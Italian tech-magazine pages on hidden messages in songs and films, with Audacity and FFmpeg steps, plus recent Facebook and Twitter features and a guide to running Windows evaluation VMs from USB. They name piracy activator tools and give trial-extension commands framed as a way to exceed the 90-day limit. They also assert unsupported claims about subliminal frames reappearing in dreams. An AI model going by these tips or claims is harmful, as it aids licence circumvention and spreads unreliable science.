In **Love bites** dei **Judas Priest**, compare la frase **In the dead of the night, love bites.** Il gruppo ha confermato ufficialmente l'esistenza di questo messaggio subliminale in occasione del processo loro intentato dai genitori di un ragazzo che nel 1985 si era suicidato, secondo i genitori a causa di questo messaggio.

In **Empty Spaces** dei **Pink Floyd** appare **Congratulations. You have just discovered the secret mesage. Please send your answer to Old Pink, care of the Funny Farm, Chalfont**: "Bravo. Hai scoperto il messaggio segreto. Invia la tua risposta al Vecchio Pink, all'attenzione della Fattoria Divertente, Chalfont".

Il brano **Announcement Service Public** dei **Linkin Park** il cui nome è scritto all'incontrario proprio per suggerire di ascoltare in tal senso la canzone, è un pezzo strumentale, le cui uniche parole sono il messaggio subliminale **You should brush your teeth, and you should wash your hands** ("Dovresti spazzolarti i denti e lavarti le mani").

SENTILA AL CONTRARIO!

I MESSAGGI "BACKWARD MASKING" LI SENTI SOLTANTO SE LI RIPRODUCI AL CONTRARIO

NON FUNZIONA, MA ATTIRA I CURIOSI!

La canzoni rock e metal, spesso, contengono frasi che possono essere ascoltare soltanto riproducendo la traccia audio al contrario. Effettivamente, si possono notare diversi riferimenti satanici in alcune particolari canzoni. In certi casi si tratta di coincidenze, spesso l'orecchio sente ciò che vuole sentire, e un rumore distorto fa presto a diventare un suono simile a "death", "blood" o "beast". In altri casi, sono stati inseriti volontariamente dagli autori, ma non con la finalità (come invece sostengono le sette religiose più fondamentaliste) di provocare suicidi di massa o evocare demoni. Piuttosto, con l'intenzione di incuriosire il pubblico. Le canzoni che contengono questi messaggi, infatti, hanno sempre avuto grande successo perché molte persone le ascoltavano con il solo di scopo di trovare la frase nascosta: una sorta di avvincente caccia al tesoro. Una geniale campagna di marketing, quindi, ma nulla di più. Perché i messaggi subliminali audio non funzionano mai, nel senso che il messaggio non passa. Il cervello umano non è in grado di comprendere una frase pronunciata al contrario, nemmeno tramite subconscio.

01 L'EDITOR AUDIO

Il programma **Audacity** può essere scaricato gratuitamente dal sito **http://audacity.sourceforge.net**. Su Windows, può leggere nativamente i file Wave, mentre con gli appositi codec è possibile utilizzare anche gli MP3. La prima operazione consiste nell'aprire la canzone da modificare tramite il menu **File/Apri**.

02 A MICROFONO ACCESO

Naturalmente, è necessario prima di tutto registrare la frase "subliminale". Se il microfono è già collegato al computer, per cominciare la registrazione è sufficiente premere il pulsante **Rec** (cioè quello rosso, a forma di cerchio). Per fermarla si deve premere il pulsante **Stop**. Il nuovo audio comparirà automaticamente in una nuova traccia.

03 RIBALTAMENTO IN CORSO

Usando lo strumento di **selezione**, si sceglie la porzione di audio da ribaltare, esattamente come se si stesse selezionando un'immagine in Paint. Per ribaltare i suoni scelti, è sufficiente cliccare sul menu **Effetti/Rovescia**. Volendo è possibile rallentare questa porzione audio con l'effetto **Cambia tempo** (che mantiene inalterata l'intonazione).

04 AL POSTO GIUSTO

Lo strumento **Sposta** consente lo spostamento di una porzione di audio lungo una traccia. In questo modo è possibile posizionare il messaggio subliminale nel momento più adatto della canzone. Ovviamente, si può ascoltare la composizione cliccando sul pulsante **Play**. Non si può usare lo strumento **Sposta** finché è attiva una selezione.

SUL WEB Trovare messaggi subliminali nella canzoni è ormai uno "sport". Ma non è proprio tutto così semplice: su **www.edmaster.it/url/3316** trovi alcuni suggerimenti per scoprire i messaggi nascosti nei flussi audio.

FRAME IMPERCETTIBILI

CELARE UN MESSAGGIO IN UN VIDEO È LA SFIDA PIÙ COMPLESSA DA REALIZZARE

È LA TECNICA SUBLIMINALE PIÙ EFFICACE DI TUTTE

I messaggi subliminali inseriti nei film funzionano, ma solo per trasmettere un'immagine che debba ritornare in mente. Succede che, se una persona vede un film con dei fotogrammi subliminali, possa in seguito sognare l'immagine in questione perché durante la fase REM del sonno il cervello rielabora le immagini che non è riuscito a comprendere appieno (perché comparse troppo velocemente). Non si possono quindi usare per trasmettere dei veri e propri messaggi, ma piuttosto per portare l'attenzione del pubblico su un oggetto o una persona. In rete circola anche la leggenda di un esperimento realizzato da James Vicary in un cinema, inserendo scritte del tipo "bevete coca cola" tra i fotogrammi, che avrebbe ottenuto grandi risultati. Tuttavia, lo stesso Vicary ha più volte dichiarato che si tratta di una bufala. Una cosa del genere infatti non è possibile. Invece, decisamente più realistico, nel film Fight Club il personaggio di Tyler Durden (Brad Pitt) si diverte a inserire fotogrammi a luci rosse in cartoni animati per bambini nelle bobine di pellicola che poi proietta in un cinema. Di norma, ogni 150-300 fotogrammi uno di essi viene sostituito con una immagine subliminale.

01 LA RIGA DI COMANDO


FFMpeg è un convertitore multimediale molto potente e può essere scaricato all'indirizzo **http://ffmpeg.zeranoe.com/builds** nella versione **Shared**. Il file da lanciare si chiama ff-prompt e si trova nella cartella **bin** del file zippato. Si tratta di un prompt dei comandi preconfigurato per lavorare con FFMpeg e le sue librerie.

02 LA SCOMPOSIZIONE...

Dovendo lavorare frame per frame, la soluzione più semplice consiste nell'estrarre tutti i fotogrammi in una cartella. Questo si può fare dando il comando **ffmpeg -i C:\Video\inputfile.avi -r 25 -f image2 C:\Video\temp\image-%3d.jpeg**, dove **C:\Video\inputfile.avi** è il filmato di partenza e **C:\Video\temp** la cartella in cui salvare le immagini.

03 ... LA MODIFICA...

Estratti i frame nella cartella si può procedere con la modifica: i frame sono immagini, quindi possono essere modificati con un programma come **Paint**. Per ottenere un buon effetto, è importante non modificare mai più di un fotogramma ogni 300. Ovviamente, si può modificare/sostituire anche un solo frame nell'intero filmato.

04 ... E LA RICOMPOSIZIONE

Per ricomporre i vari fotogrammi in un file video, esiste un altro comando **FFMpeg**, che assomiglia al primo: **ffmpeg -r 25 -i C:\Video\temp\image-%3d.jpeg -c:v libx264 -r 30 -pix_fmt yuv420p C:\Video\out.mp4**, dove ovviamente **C:\Video\temp** è la cartella con i vari fotogrammi e **C:\Video\out.mp4** è il file video che si vuole ottenere.

FILM SUBLIMINALI

Su una pellicola cinematografica lavorano talmente tante persone che è facile per chiunque aggiungere un dettaglio impercettibile, senza che il resto della troupe se ne accorga...

Nel film **Fight Club** è presente un vero e proprio messaggio subliminale, che appare assieme al classico messaggio antipirateria dell'FBI. Le due immagini sono molto simili, con la differenza che in quella aggiunta dal regista il testo non elenca le pene previste per chi copia i DVD. Si tratta, invece, di un messaggio da parte di Tyler, che invita il pubblico a vivere la propria vita appieno.

Uno dei casi più noti di messaggi subliminali nascosti nei film, riguarda il cartone animato (versione originale) di **Blanca e Bernie** della WaltDisney. Nella scena in cui i due topi viaggiano sulla scatola di sardine, compare un edificio con una finestra. E la donna in questione è in topless.

In **Io sono leggenda**, con Will Smith, appare per pochi attimi un cartellone pubblicitario con i simboli di superman e batman sovrapposti. Sembra che il regista lo abbiamo fatto più che altro per divertimento, visto che non è mai stato realizzato un film con i due supereroi insieme.

Un altro messaggio subliminale ormai risaputo in un cartone animato Disney appare nel **Re Leone**: nella scena in cui Simba si trova sul promontorio e una nuvoletta di polvere si agita nell'aria, sembra che questa assuma la forma della parola "sex".

Si vedono solo per pochi attimi e sono anche in movimento, ma con il fermo immagine si può notare che le suole delle scarpe della sposa in **Kill Bill**, nella scena del ristorante a Tokyo, presentano una scritta: "fuck u", un augurio probabilmente rivolto ai nemici di Uma Thurman.

Il CSICOP, l'analogo americano del CICAP italiano (www.cicap.org), ha realizzato un'analisi dei messaggi subliminali, dimostrando che non è possibile controllare la mente con immagini e suoni: www.edmaster.it/url/3317.

facebook & twitter Tutte le novità!

I NOSTRI SOCIAL NETWORK PREFERITI SONO COSTANTEMENTE A LAVORO PER MIGLIORARSI E FARCI DIVERTIRE...

ECCO LE FUNZIONI PIÙ COOL INTRODOTTE SUI SITI WEB E NELLE APP MOBILE

Twitter e Facebook continuano a riconcorrersi a colpi di novità per attirare sempre più utenti e migliorare l'esperienza social. La piattaforma di Mark Zuckemberg è sempre più attenta agli utenti mobile che ora possono inviare messaggi e comunicare lo stato d'animo persino quando non hanno una connessione dati. È stata introdotta anche la possibilità di inviare foto dal Messenger senza abbandonare la conversazione, effettuare chiamate vocali via Wi-Fi proprio come Skype, creare gruppi come WhatsApp e sapere quali amici si trovano nelle proprie vicinanze. Twitter, per non essere da meno, ha introdotto la funzione per silenziare i cinguettii fastidiosi senza dover bloccare un utente, la possibilità di visualizzare l'anteprima delle immagini, eseguire ricerche più mirate e altro ancora. Insomma, tante novità per usare i nostri social network in modo del tutto nuovo.

facebook


POST: ANCHE OFFLINE!

Facebook è un posto fantastico per condividere i propri stati d'animo con gli amici, e con la versione mobile possiamo farlo praticamente in qualsiasi posto e in qualsiasi momento. Purtroppo non sempre è disponibile una connessione dati, ma con l'ultimo aggiornamento dell'app **Facebook**, se possiedi un iPhone o un dispositivo Android, puoi anche compilare un messaggio quando sei offline. Basta toccare l'icona **Stato**, inserire il messaggio e toccare **Pubblica**. Il post sarà messo in standby e pubblicato non appena si renderà disponibile una connessione dati.


INVIA FOTO ISTANTANEE

Con l'ultimo aggiornamento 5.0, l'applicazione **Facebook Messenger** ha introdotto diverse novità come la possibilità di inviare foto istantanee senza abbandonare la conversazione. Mentre sei in chat, basta toccare l'icona della fotocamera che aprirà un riquadro in basso in cui viene mostrata l'immagine ripresa dalla fotocamera. Puoi scegliere se selezionare quella anteriore o quella posteriore. Un tocco su **Invia** e l'immagine è spedita.

NOVITÀ PER I VIDEO NEL RULLINO

Su **Facebook Messenger**, toccando il tasto accanto a quello della fotocamera, possiamo accedere al rullino fotografico del nostro iPhone e selezionare un video per inviarlo ai nostri amici. Tenendo premuto il dito sul video potremo avviarne la visione in modo da essere certi che si tratti del file giusto. E nel caso un nostro amico ce ne inviasse uno, possiamo riprodurlo direttamente nell'applicazione.

FAI INCETTA DI ADESIVI

Un amico ti ha inviato con **Facebook Messenger** un adesivo che ti piace? Toccalo e tienici premuto il dito sopra. Dalle opzioni che vengono mostrate tocca **Visualizza pacchetto** e verrai subito reindirizzato al pacchetto contenente l'adesivo: potrai scaricarlo sul telefonino a tua volta.

TROVA GLI AMICI NELLE VICINANZE

Al momento in cui scriviamo è stata annunciata la funzione **Nearby Friends** nell'app **Facebook** (è probabile che quando leggerai queste pagine sarà già attiva) che consente di visualizzare gli amici che si trovano nelle vicinanze. Per utilizzarla è necessario abilitarla. Per farlo si deve toccare il tasto **Altro**, quindi **Amici nelle vicinanze** e scegliere gli amici con chi condividere la nostra posizione. È anche possibile condividere temporaneamente la propria posizione esatta. Basta andare in **Amici nelle vicinanze**, toccare il tasto con la freccia

REST DELLA PASSWORD VIA SMS
Associando il numero di cellulare all'account Twitter è possibile reimpostare la password con un SMS. Per farlo, dalla pagina di accesso, clicchiamo sul link **password dimenticata**, inseriamo il cellulare e seguiamo le istruzioni. Riceveremo via SMS il codice per il reset.

accanto al nome dell'amico e scegliere per quanto tempo condividere la posizione esatta.

GESTISCI LE PAGINE DALL'IPHONE

Per tutti gli amministratori che vogliono poter gestire le pagine del social network in mobilità, basta scaricare l'applicazione **Gestore delle Pagine Facebook**. Una volta installata, è possibile visualizzare i dati **Insights**, pubblicare nuovi aggiornamenti, foto, rispondere ai commenti e altro.

SOLO NOTIZIE ATTENDIBILI

Su **www.facebook.com/FBNewswire** accedi a **FB Newswire**, il nuovo aggregatore di notizie creato da Facebook a disposizione dei giornalisti (e non solo) che possono così trovare news verificate da un gruppo di esperti e quindi attendibili. Questo servizio è stato creato in collaborazione con **Storyful** e raccoglie notizie, foto e video pubblicati dai vari utenti come se fosse una vera e propria agenzia di stampa. Le informazioni vengono verificate per evitare le bufale che spesso circolano in Rete.


CREA GRUPPI

L'applicazione ufficiale per inviare messaggi agli amici di Facebook (**Facebook Messenger**) ha recentemente introdotto la funzione per creare dei gruppi. Basta toccare l'icona in basso **Gruppi** e poi scegliere **Crea un nuovo gruppo**. Non resta che assegnargli un nome, aggiungere gli amici e iniziare a chattare. In questo modo sarà facile inviare messaggi a più persone.

CHIAMATE VIA FACEBOOK

Da un po' di tempo è possibile effettuare conversazioni vocali con gli amici di Facebook direttamente dal telefonino. Per farlo, basta installare l'applicazione **Facebook Messenger**, selezionare l'amico e toccare l'icona in alto con la cornetta telefonica. La prima volta che si utilizza questa funzione, verrà mostrato un messaggio per consentire all'applicazione l'uso del microfono.

POWER EDITOR SI AGGIORNA

Collegandosi con Google Chrome all'indirizzo **https://www.facebook.com/ads/manage/powereditor** si accede a **Power Editor**, lo strumento per la creazione e la gestione di inserzioni di gruppo pensato per i grandi inserzionisti. Facebook lo ha recentemente aggiornato. Sono stati aggiunti nuovi filtri per consentire agli inserzionisti di individuare più facilmente le loro campagne e annunci e l'interfaccia è stata ridisegnata per renderla più semplice e intuitiva.

ADDIO CINGUETTII MOLESTI

Con l'ultimo aggiornamento, Twitter ha introdotto sia sulla versione Web che sull'applicazione mobile la funzione per zittire un utente senza doverlo bloccare o smettere di seguirlo. In questo modo è possibile rimuovere dalla timeline i tweet fastidiosi senza dover adoperare rimedi drastici. Tutto quel che si deve fare è toccare il tasto **Altro** e dal menu che si apre scegliere l'opzione **Togli voce a** (nella versione inglese **Mute**).


PIÙ FOTO PER UN TWEET

Ora puoi aggiungere a un cinguettio fino a 4 immagini che serviranno per creare un collage. Basta toccare sul tasto con la fotocamera per scegliere la prima e ripetere l'operazione cliccando su **Aggiungi altro** fino ad aggiungere tutte e quattro le immagini. Cliccando poi su un'immagine prima dell'invio sarà possibile visualizzarla a grandezza naturale. Questa funzione è disponibile sia via Web sia con le app mobile.

AGGIUNGI UN FILTRO ALLE FOTO

Prima di inviare una foto dal telefonino con un Tweet, ora puoi migliorarla e renderla più artistica aggiungendo un filtro. Non devi far altro che selezionare la foto e, dopo averla aggiunta al tweet, toccarla con un dito per accedere alle funzioni di modifica. Scorrendo orizzontalmente l'immagine potrai visualizzare i vari filtri e scegliere quello che più ti piace.

LE ANTEPRIME DELLE FOTO

Aggiornando all'ultima versione dell'app, **Twitter** dà ora la possibilità di visualizzare le anteprime di Tweet con foto, Vine e altri contenuti. Per abilitarla o disabilitarla, basta andare in **Account**, toccare il tasto con la ruota dentata e scegliere **Impostazioni**. Da qui sarà possibile abilitare o meno l'anteprima delle immagini.

FILTRARE LE RICERCHE

Quando si effettua una ricerca nell'app mobile, ora è possibile scegliere tra i risultati possibili se mostrare quelli **Popolari** o **Tutti i Tweet**. Inoltre toccando l'icona mostrata a destra del campo di ricerca si possono perfezionare i risultati impostando una serie di filtri.

PER ORA SOLO NEGLI USA...
La versione statunitense di Facebook per iOS ha introdotto la funzione che consente di identificare attraverso il microfono lo spettacolo televisivo che si sta guardando o la musica che si sta ascoltando per condividerla con gli amici attraverso un post.

Windows gratis e tascabile

INSTALLA SU CHIAVETTA USB UNA COPIA DEL TUO WINDOWS PREFERITO

E LO USI DOVE TI PARE E PIACE!

Ti è mai capitato di usare il PC di un'altra persona e di andare nel pallone perché non avevi a disposizione i programmi, i file e le configurazioni tipiche del tuo computer? I notebook, del resto, servono proprio a questo. Ossia, a darci la possibilità di lavorare ovunque avendo sempre a disposizione le nostre app e i nostri file preferiti. Ma non si tratta solo di una questione di praticità! Usare un PC personale ci garantisce la tutela della privacy: obiettivo impossibile da raggiungere su computer altrui (ricordiamo che tutto viene memorizzato, specialmente le attività svolte nel browser!). Già, ma se non hai il notebook, come puoi fare? Semplice, te ne "costruisci" uno virtuale! Come? Noi lo abbiamo fatto sfruttando una normale chiavetta USB e la versione portable di VirtualBox, grazie al quale è possibile virtualizzare l'hardware di un PC per far girare una qualsiasi versione di Windows. Così, ovunque ci troviamo, non dovremo fare altro che inserire la pendrive in un PC Windows, avviare la macchina virtuale e lavorare come se ci trovassimo sul PC di casa. Il tutto in modo gratuito e senza lasciare tracce sul computer ospite. Attraverso la virtualizzazione possiamo anche utilizzare il vecchio Windows XP che, nonostante l'abbandono da parte di Microsoft, rimane ancora una risorsa insostituibile, specialmente quando si deve lavorare con programmi non compatibili con le nuove versioni del sistema operativo di Microsoft.

INCREDIBILE, MA LEGALE!

Ma come facciamo a procurarci a costo zero una copia di Windows perfettamente funzionante e in modo del tutto legale? È la stessa Microsoft a fornircele attraverso la piattaforma modern.IE, che mette a disposizione degli sviluppatori una suite di strumenti per testare la compatibilità con le varie versioni di Internet Explorer. Tra questi strumenti ci sono appunto le versioni virtualizzate di tutti i Windows, da XP alla 8.1, già pronte per essere caricate in VirtualBox. Tutto quello che dobbiamo fare, quindi, è creare la nostra copia portable del programma di Oracle e scaricare la versione di Windows che desideriamo (i file sono in formato .ova). Naturalmente, queste copie di Windows non sono utilizzabili all'infinito, ma per un periodo massimo di 90 giorni, trascorsi i quali, però, possiamo riavviarle (utilizzando nuovamente il file OVA scaricato) per avere altri 90 giorni. Una soluzione non definitiva, ma utile quando si deve partire e non si ha a disposizione un portatile o quando serve una versione diversa di Windows e non si vuole acquistare un nuovo PC.

SUL WEB Se hai una vecchia versione di Windows e vuoi provare Windows 8.1 gratuitamente sul tuo PC, puoi scaricare la versione (installabile) di valutazione (90 giorni) da **www.edmaster.it/url/3326**.


VIRTUALBOX DIVENTA PORTATILE

ECCO COME CREARE UNA VERSIONE AVVIABILE DA USB DI UNO DEI MIGLIORI SOFTWARE AL MONDO PER CREARE MACCHINE VIRTUALI

POTREMO AVVIARLO DA PENDRIVE SENZA DOVERLO INSTALLARE SUL PC CHE USEREMO

VirtualBox è un software di virtualizzazione che ci consente di far girare qualsiasi sistema operativo all'interno di altri sistemi operativi. Utilizzando una versione portable, possiamo avviare le nostre macchine virtuali anche da una pendrive USB, così da averle sempre a portata di mano e utilizzare su qualsiasi altro PC, senza lasciare tracce. La prima cosa da fare, dunque, è quella di creare la versione portatile di VirtualBox (non ne esiste una ufficiale) per poi trasferire tutti i file su una memoria USB formattata con file system NTFS (è importante, perché la dimensione dell'OS virtuale supera i 4 GB). Affinché il programma funzioni correttamente, dovrà essere avviato con i diritti di amministrazione. È importante inoltre ricordare che la versione portable creata funziona solo su PC Windows, sui quali non deve essere però installata un'altra versione di VirtualBox.


01 SCARICHIAMO IL TOOL


Andiamo sul sito **www.vbox.me** dove troveremo la pagina principale del progetto **Portable-VirtualBox**. Clicchiamo sul link **VirtualBox v4.3.6** che si trova nel pannello di destra sotto la voce **Download** per scaricare l'ultima versione del programma. Al termine, facciamo doppio clic sul file eseguibile ed estraiamo il pacchetto in una cartella del PC.

02 TRADUCIAMO L'INTERFACCIA

Andiamo nella cartella in cui abbiamo estratto il programma **Portable-VirtualBox** e facciamo doppio clic sul file **Portable-VirtualBox.exe**. Dalla finestra **Language** clicchiamo su **Search**, selezioniamo il file **Italian.ini** e facciamo **Apri**. Questo ci permetterà di avere l'interfaccia nella nostra lingua.

03 I FILE DI INSTALLAZIONE


Premiamo **OK** per passare alla finestra di installazione della versione portatile di Virtualbox. Clicchiamo sul pulsante **Scarica file di installazione di VirtualBox** e attendiamo che i file di installazione del programma vengano scaricati. Ci vorranno solo alcuni minuti affinché il tutto sia pronto.

04 ORA È PORTATILE!

Ora dobbiamo scegliere il tipo di sistema sul quale andremo a lavorare, se a 32 o 64 bit. Nel nostro caso utilizzeremo un sistema a 64 bit e quindi dobbiamo mettere il segno di spunta alla voce **Estrarre i file da un sistema a 64-Bit**. Non resta che premere il pulsante **OK**: avremo così la nostra versione di VirtualBox portatile.

05 TRASFERIRE SU PENDRIVE

A questo punto possiamo copiare la cartella Portable-VirtualBox, che è quella dove abbiamo inizialmente estratto i file, su una pendrive che abbia almeno 16 GB di spazio. Dovendo avviare la macchina virtuale da una periferica di memoria esterna conviene utilizzare una chiavetta veloce (è preferibile l'interfaccia USB 3.0).

LICENZE PIRATA


Le versioni di valutazione di Windows scadono dopo 90 giorni. I pirati, però, non si accontentano di un periodo così limitato e ricorrono ad alcuni tool per bypassare i sistemi di protezione Microsoft e usarli senza limitazioni. Purtroppo, questi tool, chiamati "activator", circolano sul Web e nei canali P2P. Ne esistono di diversi: Microsoft Toolkit, KMSauto Net Portable ecc. ma il loro funzionamento è quasi sempre lo stesso: c'è una sezione Activation e un pulsante (come EZ-ACTIVATOR) che con un clic sblocca le licenze di Windows.


SUL WEB Se hai un PC con Windows 7 e non hai il DVD fisico, su www.edmaster.it/url/3327 puoi scaricare la ISO per la versione a 32 bit, mentre per quella a 64 bit il link è www.edmaster.it/url/3328.

WINDOWS DA TASCHINO


PROCURIAMOCI GRATUITAMENTE LA VERSIONE DEL SISTEMA OPERATIVO CHE VOGLIAMO UTILIZZARE DA CHIAVETTA USB


CON MODERN.IE POSSIAMO SCARICARE TUTTE LE VERSIONI DELL'OS MICROSOFT!


Microsoft ha creato un set di strumenti che permettere agli sviluppatori di testare la compatibilità con le varie release di Internet Explorer, scaricabili però da chiunque dal sito Internet http://loc.modern.ie/it/virtualization-tools. Tra questi ci sono tutte le versioni di Windows, da XP all'ultima 8.1, pronte per essere utilizzate con VirtualBox (o con altre macchine virtuali). In altre parole, non dobbiamo fare altro che trasferire su chiavetta USB il file OVA relativo alla versione di Windows scelta e avviarla nel software Oracle (VirtaulBox). Il tutto senza noiose e lunghe procedure di formattazione e installazione! Sarà quindi come avere un sistema operativo tascabile da utilizzare come siamo soliti fare: installando i nostri programmi preferiti, personalizzandolo a puntino ecc. Nel nostro esempio vedremo come scaricare e installare Windows 8.1 (ma la procedura è identica anche con Windows XP, Windows Vista e Windows 7), che potremo usare liberamente per 90 giorni. Trascorso questo periodo, basta reimportarlo seguendo la stessa procedura per avere altri 90 giorni di tempo (e così via).

01 UN SITO PER SVILUPPATORI

Dal sito **www.edmaster.it/url/3335** clicchiamo sul pulsante **Macchine virtuali gratuite** (a centro pagina). Selezioniamo il sistema operativo in cui andremo a utilizzare la nostra versione di Windows portatile (nel nostro caso **Windows**) e dal menu **Seleziona la piattaforma di virtualizzazione** scegliamo **VirtualBox su Windows**.

02 SCEGLIAMO LA VERSIONE

Nella pagina vengono mostrate tutte le versioni di Windows disponibili, già pronte per essere caricare in VirtualBox e suddivise in base alla versione di Internet Explorer (IE). Nel nostro caso scaricheremo **Windows 8.1** con **IE11**. Date le dimensioni, ogni versione è spezzettata in più file che dovremo scaricare tutti in una stessa cartella.

03 SCOMPATTIAMO I FILE

Ci ritroveremo con un file **.exe** e un numero variabile di file compressi in formato **.rar** (nel nostro caso 4): siamo di fronte a un archivio autoestraente suddiviso in più parti. Per estrarne il contenuto facciamo doppio clic sul file **.exe** (**IE11.Win8.1.For.WindowsVirtualBox.part001.exe**), scegliamo una cartella e clicchiamo su **Extract**.

04 AVVIO CON DIRITTI

Al termine dell'estrazione avremo un file con estensione **.ova** di diversi gigabyte. Si tratta della versione virtualizzata di Windows (nel nostro caso la 8.1). A questo punto avviamo **Portable-VirtualBox** con i diritti di amministratore (tasto destro sul file EXE), altrimenti si potrebbero creare problemi con l'installazione dei driver.

05 CARICHIAMO IL PC VIRTUALE

Avviata la versione portatile di VirtualBox, clicchiamo su **File** e selezioniamo **Importa** applicazione virtuale. Clicchiamo quindi sull'icona con la cartella per selezionare il file **.ova** (nel nostro caso **IE11 - Win8.1.ova**) che abbiamo precedentemente scompattato. Premiamo quindi su **Avanti** per proseguire.

06 WINDOWS PORTABLE

Dalla finestra **Impostazioni applicazione virtuale** ci vengono mostrate le impostazioni proposte che possiamo lasciare così o modificarle se lo ritenessimo opportuno (ad esempio aumentando la RAM). Clicchiamo quindi su **Importa** e attendiamo che la macchina virtuale venga importata in VirtualBox (nella chiavetta USB).

REARM: OLTRE I 90 GIORNI DI PROVA
È possibile estendere il periodo di prova del sistema operativo senza reinstallarlo. Con Vista e 7 si deve avviare il **Prompt dei comandi** con i diritti di amministratore e dare il comando **slmgr /rearm**. Con XP, invece, si deve immettere **rundll32.exe syssetup,SetupOobeBnk**.

WINDOWS IN ITALIANO

LE VERSIONI VIRTUALIZZATE DI WINDOWS SCARICABILI DA MODERN.IE SONO IN INGLESE, MA NON È UN PROBLEMA!

